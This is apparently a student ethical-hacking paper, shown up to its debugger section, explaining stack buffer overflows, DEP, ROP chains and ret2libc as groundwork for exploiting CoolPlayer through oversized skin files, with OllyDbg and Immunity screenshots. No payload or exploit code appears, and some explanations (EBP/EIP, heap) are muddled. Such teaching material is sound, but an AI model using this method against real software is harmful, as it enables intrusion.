CoolPlayer Buffer-Overflow and Exploit Development Tutorial

How to identify, investigate and develop an advanced series of exploits for a buffer-overflow vulnerability (within CoolPlayer)

Peter Captain, 1800326

CMP320: Ethical Hacking 3, U1 - Exploit Development

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

Abstract

This paper aims to demonstrate to someone with little to no prior experience or knowledge as to exploit a buffer-overflow that is present within a vulnerable application, in this scenario: CoolPlayer.exe . The paper also aims to demonstrate to the reader following this paper as to why buffer-overflows pose a risk when an unexpectedly long and malformed dataset is fed as input into a vulnerable application.

By following a simple methodology that aims to identify a buffer-overflow vulnerability by first using a large, malformed input to test for the overflow itself. Then by using a large "predictable" to identify available space and then develop shellcode into an exploit that is capable of overcoming countermeasures present within the Windows operating system itself. This paper aims to educate the reader to a level of knowledge where they are capable of demonstrating their own complex exploits that can target this vulnerability within CoolPlayer.

CoolPlayer is a media player application that users can customize the appearance of. This is done through the use of skin files, in ".ini" format. However, although these skin files are checked for the correct format, no checks appear to be carried out as to the size of the skin file that is used. This opens up the possibility of a buffer-overflow vulnerability and associated exploits. This paper aims to demonstrate why this is such a risk by demonstrating an advanced exploit, which, with even further development, may be able to completely bypass security methods designed to prevent exploitation from buffer-overflows in place on the hosts computer.

.

+Contents

.

.

1 Introduction

1.1 Background

1.1.1 The Buffer-Overflow Vulnerability

For what seems like an age now, the phrase “buffer-overflow” has been thrown around the vast community of Computing Science, almost like a novelty. In the 1980’s the world’s first Worm, the “Morris Worm” infected 10% of the machines connected to the internet, exploiting a buffer-overflow in the “UNIX fingerd” program (Synopsys, 2017). The issue of course is that buffer-overflows are no laughing matter; they present one of the most common vulnerabilities in cyber-security and as such are heavily documented. This in turn means that any malicious hacker who knows this subject area will be able to whip up an exploit for any new buffer-overflow exploit within hours of its discovery.

Buffer-overflows have been around since computers became mainstream throughout the 1970s and 80s. Buffer-overflow exploits prey on the vulnerabilities that are constantly present within all computers. Due to the wide array of ever-changing devices and languages in use, buffer-overflows are amongst the most common type of vulnerability. “*It is now safe to declare the buffer overflow the vulnerability of the quartercentury*.” - (Younan, 2012). A graph by Sourcefire analysing the percentages of types of vulnerabilities shows that buffer-overflows are amongst the most common from the past 30 years now, in *Figure 1.1.1 -a*.




Figure 9. Top 3 vulnerability types by year

Figure 1.1.1 -a - A graph by the Sourcefire Vulnerability Research Team illustrates how common buffer-overflows have been in the past 30 years, in dark blue. (This is Figure 9 in the Sourcefire Paper)

For context, at time of writing (April 2021, nearly 10 years after the report by Sourcefire), there are over 11,500 results listed when searching for the keywords “buffer” + “overflow” on the CVE database at MITRE.org (CVE -Search Results, 2021) .Buffer-overflows are clearly still a major issue present today, but what are they anyway?

A buffer-overflow can be thought of, in less technical terms, a bit like a tsunami. Tsunamis are known for their ability to “overflow” coastal barriers. In countries prone to tsunamis there are normally forms of tidal barrier that are designed to break up large waves in place along the shore. The problem that “washes up” as a result of this is that when a really large tsunami arrives unexpectedly, it tends to overflow whatever defences are in place. This is similar to a buffer-overflow, where most programs tend to have at least some form of handling a large, valid input, they are unable to correctly invalidate an unexpectedly large input.

Of course, during a tsunami the immediate areas surrounding the barriers are flooded, whereas in a buffer-overflow exploit the buffer itself is flooded by something much more malicious than sea water. As listed previously on MITRE, there are several types of buffer flow however this paper will focus on a stack-based buffer-overflow present within CoolPlayer. It is therefore crucial to understanding what is going on within the Windows’ memory management.


1.1.2 The Stack and the Heap

The *“stack is a linear data structure, which organizes data in a sequential manner, while a heap is a nonlinear data structure, which arranges data in a hierarchical manner” (Lithmee, 2019).*

Simply put, the stack and the heap are two different types of data structure. In order to better understand what is going on within a buffer-overflow it helps to understand these underlying processes and mechanisms that surround one. Further explanations can be found below in *Figure 1.1.3* and *1.1.4.*

1.1.3 The Heap

The heap is a nonlinear binary tree data structure (referred to as hierarchal) where the value of the root node is arranged by comparing it to its child nodes. The heap refers to this arrangement, where the parent nodes can be greater than, equal to and less than its child nodes. Memory, as a result of this structure, is assigned in random order. A diagram can be found in *Figure 1.1.3 - a*. The heap allows variables to be accessed globally and supports Dynamic memory allocation (Guru99, 2021).



1.1.3 - a, A diagram of the Heap, it is a binary tree structure

1.1.4 The Stack

In simple terms: the stack is where "plates" or "frames" of memory are "stacked", hence the name. As the program executes plates are added and removed from this stack using two operations, referred to as popping and pushing, (this might be referred to as POP, and PSH respectively). Another function exists which returns whatever is at the top of the stack, known as peek, or "peeking" due to the stacks linear nature. Because the main operations (popping and pushing) operate at the top of the stack, this operation type is referred to as a "FILO" arrangement, that is: *First in, last out*. This can also be summed up as "LIFO", *Last in, First Out*. An illustration of the stack, its arrangement as well as its operations can be found in *Figure 1.1.4 - a*.




Figure 1.1.4 - a, An illustration of the stack, the frames relative positions and associated methods. The Peek method is represented by a magnifying glass, whereas Push and Pop point towards and away from the stack respectively.

1.1.4.1 Stack Frames.

The Plates that compose the stack are called stack frames. Stack frames are used to pass data to subroutines, through the free space of memory known as the buffer, as seen in *Figure 1.1.4 - b*. Frames are added in the aforementioned *LIFO/FILO* arrangement. This means the first thing to get added to the stack will also be very last thing to leave it. Normally, as the frame itself can hold a wide array of data, the frame is a pointer to a virtual memory address, in place of a physical one. These are assigned in the format 0x00000000 to 0XFFFFFFFF. It is important to note here that windows Kernels reside within a closed portion of memory from 0x8000000 to 0xFFFFFFFF, this area is called kernel-land and is only available to the OS *(Dorgan, 2021***)**. Meanwhile any applications the user runs are kept within user-land from 0x00000000 to 0x7FFFFFFF. These frames are managed and tracked by different types of registers.




Figure 1.1.4 - b, An illustration of the memory. The buffer is located somewhere within memory. Memory is dynamic, however it there is predefined fixed amount of space (including Virtual Memory)

1.1.4.2 Registers

There are several types of register within Windows 32 bit x86 Architecture, however when developing a buffer-overflow exploit attention is mainly focused on a few of them. All of the registers will hold a value at some point, for example counters and values, however the important registers when developing a buffer-overflow are those that hold pointers to the stack as well as the base pointer. These are known as the ESP and EBP respectively. The other important register to focus on, which determines the processors current state, is the instruction pointer, known as the EIP, (Microsoft, 2017). During operation, the stack pointer (ESP) continuously points towards what is at the top of the stack, that is, the values that are pushed onto the top of it. When a pop occurs during execution, the value of the stack pointer at that moment is then pushed into another register within the processor.

1.1.5 Principles of a buffer-overflow

A buffer-overflow will occur if the EBP is overwritten when the buffer itself is overflowing with data. The EBP is normally located next to or near (allocating for the tendencies of memory locations to shift) the EIP, which will be utilised in an exploit when overwritten with the address to the shellcode. For example, a program will, under normal circumstances take in a predefined number of bytes. At the end of this list 4 bytes are reserved for holding the address of the EBP, which under normal operation would return to the ESP. However, in a buffer-overflow the EBP will be rewritten by whatever is overflowing the allocated buffer, preventing the frame from returning, crashing the application. If the EIP is located however, the buffer could be overflowed to such a point where the EIP could be rewritten with something useful when exploiting the vulnerability, such as an address. In such an exploit, the EIP might then point towards the start of shellcode, therefore, when the EBP fails to return and instead the EIP is, the shellcode executes. This is referred to as arbitrary code execution, (arbitrary meaning without logic, reason etc).

1.1.6 DEP: Data Execution Prevention

The main countermeasure to the scenario listed above are those policies which apply to how executable memory is allocated and managed. In Windows, there are two methods designed to prevent arbitrary code execution. One such way is managed by the Windows Virtual Protect Policies, whereas the other concerns the randomisation of memory addresses, a method known as Address Space Layout Randomisation, ASLR. Under Windows, DEP Policies can be managed and allow the user to choose what DEP policy suits them best as some of these policies only allow certain types of code to execute on the stack. There are 4 types of DEP Policy which concern where DEP is active, outlined below

1. OptIn - Default configuration, Windows binaries are protected
2. OptOut - DEP enabled for all processes except those that "opted-out".
3. AlwaysOn - As the name implies, DEP protects every process.
4. AlwaysOff - All processes, including binaries, run without DEP protection.

1.1.6.1 Overcoming DEP

DEP is a major obstacle when developing an exploit for a system. However, due it's very nature of allowing the user to customise their preferences, DEP can be defeated. Because a user can alter their level of protection, so too is it possible to create a payload that attempts to alter whatever policy is in use. This is obviously very advantageous for an attacker, as some of these policies make exceptions for certain types of programs and binaries. It is therefore possible for shellcode to "piggyback" on a policy that does not have DEP enabled in a particular area, in order to execute. However, the process of doing this is can be long and complex.

1.1.6.2 ROP (- Chains)

Return orientated programming, or ROP, uses the stack and return operations to run customised code. As such, the most common way of disabling DEP is to do so through use of a "ROP chain" that will change the current DEP policy to a lower level of protection and return to the stack, executing our shellcode. ROP "chaining" is the process in which numerous ROP "gadgets" are strung together in a complex series of instructions involving modifying the stack and returning in order to switch DEP from one policy to one such as off, or opt-in in the hope that the program was not opted in (thereby losing the protection DEP offers), for a particular process.

However, creating ROP chains is a bit like solving a Rubik's cube. ROP Gadgets alter a register to certain value before returning to the program. However, a ROP gadget will likely alter several values and this is where difficulty arises. Just like a Rubik's cube as with Newtons Third Law (every action has an equal and opposite reaction), for each gadget that is used, a value will most likely fall out of alignment somewhere else within memory. Re-aligning these values is what makes creating a ROP chain a difficult task. For those wondering, the Rubik's cube does indeed have a universal series of instructions which will solve the Rubik's cube at some point within the sequence. Unfortunately for those developing a ROP chain, there isn't a "well-established universal formula for phasing through all possible combinations" of ROP gadget until the "cube" is solved. However, there are tools that exist which perform a similar function by analysing the hypothetical Rubik's cube and aim to create a custom series of ROP gadgets that may disable DEP for a certain executable.

As a side note, but not one to be overlooked, is that an interesting aspect of ROP chains is that they can also be used to move shell code over towards a location where DEP is not enabled, this is useful in scenarios where it might be difficult to near impossible to switch DEP off in the first place.

1.1.6.3 RET2LIBC

"Return to C Library" is similar to a ROP chain in that it returns addresses, however those addresses that are returned from within the systems C library. Most often this uses the Windows Exec function, which is used in conjunction with a command and an exit address. This overcomes DEP by executing commands within the C library, where existing functions that are not covered by DEP are used to work around it (DEP). The disadvantage being that the attack is limited by what functions exist within the library beforehand.

1.1.7 A quick look at CoolPlayer

CoolPlayer, as seen in *Figure 1.1.7 - a,* below, is a media player that was available from sourceforge.net since 2004 and was seen commonly on Windows Machines with x86 architecture. The old website is still available, giving an indication of what the site may have presented like in the past. Links to repositories which contain skins, which are available for download through repositories, were seemingly available at the time. (HOME : Coolplayer.Sourceforge.net, 2021*). (* - Website doesn't appear to have changed since at least 2009, Sourceforge appears to keep the website "running").

CoolPlayer is a 32 bit media player, as such it also has the ability to take in .m3u (playlist) files. This functionality may be a more obvious choice to begin the buffer-oveflow investigation however by developing an exploit for something less used as, people will need to use playlists and they might be less inclined to download a skin file and apply it to their media player, the possibility that the developer knows about a vulnerability being present here is less likely.





Figure 1.1.7 - a, CoolPlayer Media Player

1.1.8 A quick look at the Debuggers

Throughout this paper, several debuggers are used. It is worth familiarising one's self with each's strengths and caveats as they will most likely be using all of them, as demonstrated within the paper.

1.1.8.1 OllyDbg

OllyDbg, first released in 2000, will be used as it provides a graphical interface to what the registers and stack look like. An important note is that the Stack view within OllyDbg is flipped. Therefore the bottom of the stack is actually at the top of the window. OllyDbg automatically highlights the current stack frame within the stack, making it useful for debugging, especially when a crash occurs. An image can be found in *Figure 1.1.8 - a.*


OllyDbg - 1800326.exe - [CPU - thread 00000DF8, module ntdll]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
7C90120F  C3              RETN
7C901210  8BFF            MOV EDI,EDI
7C901212  CC              INT3
7C901213  C3              RETN
7C901214  8BFF            MOV EDI,EDI
7C901216  8B4424 04       MOV EAX,DWORD PTR SS:[ESP
7C90121A  CC              INT3
7C90121B  C2 0400         RETN 4
7C90121E  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C901224  C3              RETN
7C901225  57              PUSH EDI
7C901226  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP
7C90122A  8B5424 08       MOV EDX,DWORD PTR SS:[ESP
7C90122E  C702 00000000   MOV DWORD PTR DS:[EDX],0
7C901234  897A 04         MOV DWORD PTR DS:[EDX+4],
7C901237  0BFF            OR EDI,EDI
7C901239 v74 1E           JE SHORT ntdll.7C901259
7C90123B  83C9 FF         OR ECX,FFFFFFFF
7C90123E  33C0            XOR EAX,EAX
7C901240  F2:AE           REPNE SCAS BYTE PTR ES:[E
7C901242  F7D1            NOT ECX
7C901244  81F9 FFFF0000   CMP ECX,0FFFF
7C90124A v76 05           JBE SHORT ntdll.7C901251
7C90124C  B9 FFFF0000     MOV ECX,0FFFF
7C901251  66:894A 02      MOV WORD PTR DS:[EDX+2],C
7C901255  49              DEC ECX
7C901256  66:890A         MOV WORD PTR DS:[EDX],CX
7C901259  5F              POP EDI
7C90125A  C2 0800         RETN 8
7C90125D  57              PUSH EDI
7C90125E  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP
7C901262  8B5424 08       MOV EDX,DWORD PTR SS:[ESP
7C901266  C702 00000000   MOV DWORD PTR DS:[EDX],0
7C90126C  897A 04         MOV DWORD PTR DS:[EDX+4],
```

```
Registers (FPU)
EAX 7FFDA000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0134FFCC
EBP 0134FFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD9000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM DA78 0012D974 00000000
ST1 empty -UNORM D974 00000000 0E000809
ST2 empty -UNORM EB68 0012D874 00000000
ST3 empty -UNORM D874 00000013 7C80D235
ST4 empty +UNORM 0178 0012D974 00000001
ST5 empty -UNORM BE70 08090809 00569628
ST6 empty 0.0956503661104926350e-4933
ST7 empty +UNORM 154D 006C0067 005FC850
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump
004DE000  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE010  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE020  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE030  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE040  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE050  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE060  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE070  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE080  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE090  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE100  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE110  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE120  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE130  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE140  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE150  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE160  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE170  00 00 00 00 00 00 00 00 00 00 00 00 00 00
004DE180  00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


```
0134FFCC  7C950010  RETURN to ntdll.7C950010 from ntdll.DbgBreakPoint
0134FFD0  00000005
0134FFD4  00000004
0134FFD8  00000001
0134FFDC  0134FFD0
0134FFE0  00000000
0134FFE4  FFFFFFFF  End of SEH chain
0134FFE8  7C90E900  SE handler
0134FFEC  7C950030  ntdll.7C950030
0134FFF0  00000000
0134FFF4  00000000
0134FFF8  00000000
0134FFFC  00000000
```

```
Attached process paused at ntdll.DbgBreakPoint
```

Figure 1.1.8 - a. OllyDbg, attached to CoolPlayer.

1.1.8.2 Immunity Debugger

Immunity is very closely related to OllyDbg that the two debuggers share the same format of GUI. There are of course some noticeable differences, not just the colours. Most notable is the inclusion of a CLI (command line interface) this is very useful, especially when utilised with another of Immunities features: the ability to use an external program. Programs like mona.py can be used to help finding ROP Gadgets, as well as generating ROP chains. An image can be found in *Figure 1.1.8 - b.*


Immunity Debugger - 1800326.exe - [CPU - thread 00000AB8, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused

```
7C90120F  C3             RETN
7C901210  8BFF           MOV EDI,EDI
7C901212  CC             INT3
7C901213  C3             RETN
7C901214  8BFF           MOV EDI,EDI
7C901216  8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A  CC             INT3
7C90121B  C2 0400        RETN 4
7C90121E  64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C901224  C3             RETN
7C901225  57             PUSH EDI
7C901226  8B7C24 0C      MOV EDI,DWORD PTR SS:[ESP+C]
7C90122A  8B5424 08      MOV EDX,DWORD PTR SS:[ESP+8]
7C90122E  C702 00000000  MOV DWORD PTR DS:[EDX],0
7C901234  897A 04        MOV DWORD PTR DS:[EDX+4],EDI
7C901237  0BFF           OR EDI,EDI
7C901239  74 1E          JE SHORT ntdll.7C901259
7C90123B  83C9 FF        OR ECX,FFFFFFFF
7C90123E  33C0           XOR EAX,EAX
7C901240  F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
7C901242  F7D1           NOT ECX
7C901244  81F9 FFFF0000  CMP ECX,0FFFF
7C90124A  76 05          JBE SHORT ntdll.7C901251
7C90124C  B9 FFFF0000    MOV ECX,0FFFF
7C901251  66:894A 02     MOV WORD PTR DS:[EDX+2],CX
7C901255  49             DEC ECX
7C901256  66:890A        MOV WORD PTR DS:[EDX],CX
7C901259  5F             POP EDI
7C90125A  C2 0800        RETN 8
7C90125D  57             PUSH EDI
7C90125E  8B7C24 0C      MOV EDI,DWORD PTR SS:[ESP+C]
7C901262  8B5424 08      MOV EDX,DWORD PTR SS:[ESP+8]
7C901266  C702 00000000  MOV DWORD PTR DS:[EDX],0
Return to 7C950010 (ntdll.7C950010)
```

```
Registers (FPU)
EAX 7FFD8000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0134FFCC
EBP 0134FFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
004DE0D0 00 00 00 00 00 00 00 00 ........
```

